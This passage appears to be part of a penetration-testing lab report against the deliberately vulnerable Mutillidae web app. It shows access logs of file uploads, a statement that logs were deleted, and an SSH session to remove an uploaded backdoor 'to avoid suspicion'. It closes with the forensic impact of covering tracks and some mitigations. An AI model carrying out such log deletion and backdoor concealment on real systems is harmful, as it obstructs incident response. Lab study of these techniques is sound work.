127.0.0.1 - - [10/Jun/2025:11:07:00 +0300] "GET /mutillidae-main/src/ HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebK
127.0.0.1 - - [10/Jun/2025:11:07:49 +0300] "-" 408 0 "-" "-"
127.0.0.1 - - [10/Jun/2025:11:20:50 +0300] "GET /mutillidae-main/src/index.php?page=home.php HTTP/1.1" 200 8518 "http://127.0.0.1/mutillidae-main/src/set-up-database.p
127.0.0.1 - - [10/Jun/2025:11:20:51 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:51 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:51 +0300] "GET /mutillidae-main/src/index.php?page=source-viewer.php&file=source-viewer.php HTTP/1.1" 302 441 "-" "Mozilla/5.0 (X11; L
127.0.0.1 - - [10/Jun/2025:11:20:52 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8559 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:53 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:53 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:53 +0300] "GET /mutillidae-main/src/ HTTP/1.1" 200 8558 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
127.0.0.1 - - [10/Jun/2025:11:20:53 +0300] "GET /mutillidae-main/src/index.php HTTP/1.1" 200 8558 "http://127.0.0.1/mutillidae-main/src/set-up-database.php" "Mozilla/5
127.0.0.1 - - [10/Jun/2025:11:20:54 +0300] "GET /mutillidae-main/src/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1" 200 8517 "http://127.0.0.1/mutillidae
127.0.0.1 - - [10/Jun/2025:11:21:13 +0300] "GET /mutillidae-main/src/index.php?page=login.php HTTP/1.1" 200 9614 "http://127.0.0.1/mutillidae-main/src/index.php?page=h
127.0.0.1 - - [10/Jun/2025:11:22:11 +0300] "POST /mutillidae-main/src/index.php?page=login.php HTTP/1.1" 200 9710 "http://127.0.0.1/mutillidae-main/src/index.php?page=
127.0.0.1 - - [10/Jun/2025:11:22:22 +0300] "GET /mutillidae-main/src/index.php?page=register.php HTTP/1.1" 200 9235 "http://127.0.0.1/mutillidae-main/src/index.php?pag
127.0.0.1 - - [10/Jun/2025:11:22:22 +0300] "GET /mutillidae-main/src/images/ajax_logo-75-79.jpg HTTP/1.1" 200 8361 "http://127.0.0.1/mutillidae-main/src/index.php?page
127.0.0.1 - - [10/Jun/2025:11:22:48 +0300] "POST /mutillidae-main/src/index.php?page=register.php HTTP/1.1" 200 9414 "http://127.0.0.1/mutillidae-main/src/index.php?pa
127.0.0.1 - - [10/Jun/2025:11:23:03 +0300] "GET /mutillidae-main/src/index.php?page=login.php HTTP/1.1" 200 9597 "http://127.0.0.1/mutillidae-main/src/index.php?page=u
127.0.0.1 - - [10/Jun/2025:11:23:11 +0300] "POST /mutillidae-main/src/index.php?page=login.php HTTP/1.1" 302 458 "http://127.0.0.1/mutillidae-main/src/index.php?page=u
127.0.0.1 - - [10/Jun/2025:11:23:11 +0300] "GET /mutillidae-main/src/index.php?popUpNotificationCode=AU1 HTTP/1.1" 200 8640 "http://127.0.0.1/mutillidae-main/src/index
127.0.0.1 - - [10/Jun/2025:11:28:13 +0300] "GET /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 9015 "http://127.0.0.1/mutillidae-main/src/index.php
127.0.0.1 - - [10/Jun/2025:11:28:14 +0300] "GET /mutillidae-main/src/images/upload-32-32.png HTTP/1.1" 200 1291 "http://127.0.0.1/mutillidae-main/src/index.php?page=up
127.0.0.1 - - [10/Jun/2025:11:28:33 +0300] "POST /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 9424 "http://127.0.0.1/mutillidae-main/src/index.php
127.0.0.1 - - [10/Jun/2025:11:28:40 +0300] "POST /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 9424 "http://127.0.0.1/mutillidae-main/src/index.php
127.0.0.1 - - [10/Jun/2025:11:28:49 +0300] "POST /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 9424 "http://127.0.0.1/mutillidae-main/src/index.php
127.0.0.1 - - [10/Jun/2025:11:29:02 +0300] "GET /mutillidae-main/src/ HTTP/1.1" 200 8641 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
127.0.0.1 - - [10/Jun/2025:11:29:10 +0300] "GET /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 8997 "http://127.0.0.1/mutillidae-main/src/" "Mozilla
127.0.0.1 - - [10/Jun/2025:11:29:38 +0300] "POST /mutillidae-main/src/index.php?page=upload-file.php HTTP/1.1" 200 9177 "http://127.0.0.1/mutillidae-main/src/index.php
127.0.0.1 - - [11/Jun/2025:07:58:26 +0300] "GET /mutillidae-main/src/ HTTP/1.1" 200 8559 "http://127.0.0.1/mutillidae-main/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebK
```



Logs have been deleted successfully by the user kingunge who have admin privileges

6. Clean-Up and Restoration:

removing installed backdoors shell_4.php from the target machine to avoid suspicion and restore normal operations.

connecting to the target machine using ssh

```
d3bugger@server:~$ ssh kingunge@10.42.0.1
kingunge@10.42.0.1's password:
Linux mail.barua.com 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You do not have any new mail.
Last login: Thu Jun 12 01:22:21 2025 from 10.42.0.232

┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(kingunge㉿mail)-[~]
└─$
```

```
d3bugger@server:~$ ssh kingunge@10.42.0.1
kingunge@10.42.0.1's password:
Linux mail.barua.com 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You do not have any new mail.
Last login: Thu Jun 12 01:34:57 2025 from 10.42.0.232
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(kingunge㉿mail)-[~]
└─$ cd /var/www/html/mutillidae-main/

┌──(kingunge㉿mail)-[/var/www/html/mutillidae-main]
└─$ ls
CHANGELOG.md  CONTRIBUTING.md  LICENSE  README-INSTALLATION.md  README.md  SECURITY.md  src  version

┌──(kingunge㉿mail)-[/var/www/html/mutillidae-main]
└─$ cd src

┌──(kingunge㉿mail)-[/var/www/html/mutillidae-main/src]
└─$ ls
add-to-your-blog.php              data                    index.php                   rene-magritte.php               test-connectivity.php
ajax                              database-offline.php    javascript                  repeater.php                    text-file-viewer.php
arbitrary-file-inclusion.php      directory-browsing.php  jwt.php                     robots-txt.php                  upload-file.php
authorization-required.php        dns-lookup.php          labs                        robots.txt                      user-agent-impersonation.php
back-button-discussion.php        document-viewer.php     login.php                   secret-administrative-pages.php user-info-xpath.php
browser-info.php                  documentation           nice-tabby-cat.php          set-background-color.php        user-info.php
cache-control.php                 echo.php                page-not-found.php          set-up-database.php             user-poll.php
```

potential impact of covering tracks on forensic investigations and incident response efforts.

1. Delayed or Obstructed Investigations

- ✓ Evidence Tampering: Attackers may delete logs, modify timestamps, or overwrite files, making it difficult for investigators to reconstruct events.

- ✓ Log Manipulation: Clearing or altering system, security, and application logs

2. Reduced Effectiveness of Incident Response

- ✓ False Leads: Attackers may plant decoy evidence (e.g., fake logs, spoofed IPs) to misdirect IR teams.

- ✓ Persistence Concealment: Malware may hide via process hollowing, DLL sideloading, or registry key obfuscation, evading detection tools.

- ✓ Network Anti-Forensics: Use of tunneling or encrypted C2 channels (e.g., HTTPS, Tor) obscures network forensics.

- ✓ Anonymization Techniques: Attackers using VPNs, proxies, or stolen credentials make attribution difficult.

Mitigation Strategies

- ✓ To counter anti-forensics, organizations should:

- ✓ Enable Comprehensive Logging (centralized SIEM, immutable logs).

- ✓ Use Live Forensics (capture RAM, running processes before shutdown).

- ✓ Implement File Integrity Monitoring (FIM) to detect unauthorized changes.

- ✓ Leverage Endpoint Detection & Response (EDR) for real-time threat hunting.

- ✓ Conduct Regular Forensic Readiness Assessments to prepare for investigations.